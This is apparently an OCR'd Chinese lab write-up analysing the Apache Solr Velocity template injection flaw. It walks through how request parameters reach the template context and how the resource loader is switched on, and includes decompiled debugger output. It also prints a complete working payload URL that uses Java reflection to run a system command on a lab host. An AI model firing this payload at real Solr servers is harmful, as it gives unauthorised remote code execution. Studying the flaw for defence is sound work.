
漏洞分析


直接用上面的环境

调用了`template.merge`，在`context`的初始化时,丢了一大堆变量进去,包括所有的request参数




然后payload中还有其他参数,q是可以不要的,wt是告诉服务端如何处理我们请求的(默认是处理json什么的,显然不行),然后`v.template.name`,为我们put进去一个自定的模板。(这里`paramsResourceLoaderEnable`是第一次发包设置的)






`v.template`指定了一个模板,如果没有,则会使用当前的path作为`templatesName`(select.vm)




```
http://192.168.182.137:8983/solr/test2/select?
wt=velocity&v.template=AAA&v.template.AAA=%23set($x=%27%27)+%23se
t($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.c
lass.forName(%27java.lang.Character%27))+%23set($str=$x.class.for
Name(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%2
7id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23forea
ch($i+in+
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23e
nd
```

看一下第一次发包,主要还是在这里,修改了`VelocatiyResponseWriter`的一些初始信息


VelocityResponseWriter › init()
Decompiled .class file, bytecode version: 52.0 (Java 8)
log.warn("template.base.dir specified is not a directory: " + this.fileResourceLoaderBaseDir);
this.fileResourceLoaderBaseDir = null;
}
}
Boolean prle = args.getBooleanArg(name: "params.resource.loader.enabled"); prle: true
this.paramsResourceLoaderEnabled = null == prle ? false : prle; prle: true
Boolean srle = args.getBooleanArg(name: "solr.resource.loader.enabled"); srle: true args: NamedList@7676
this.solrResourceLoaderEnabled = null == srle ? true : srle; srle: true
this.initPropertiesFileName = (String)args.get("init.properties.file");
NamedList tools = (NamedList)args.get("tools");
if (tools != null) {
Iterator var6 = tools.iterator();